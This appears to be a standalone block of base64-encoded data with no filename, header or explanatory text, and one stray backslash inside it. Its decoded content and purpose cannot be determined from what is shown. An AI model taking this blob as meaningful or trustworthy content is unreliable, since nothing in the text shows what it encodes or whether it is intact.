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
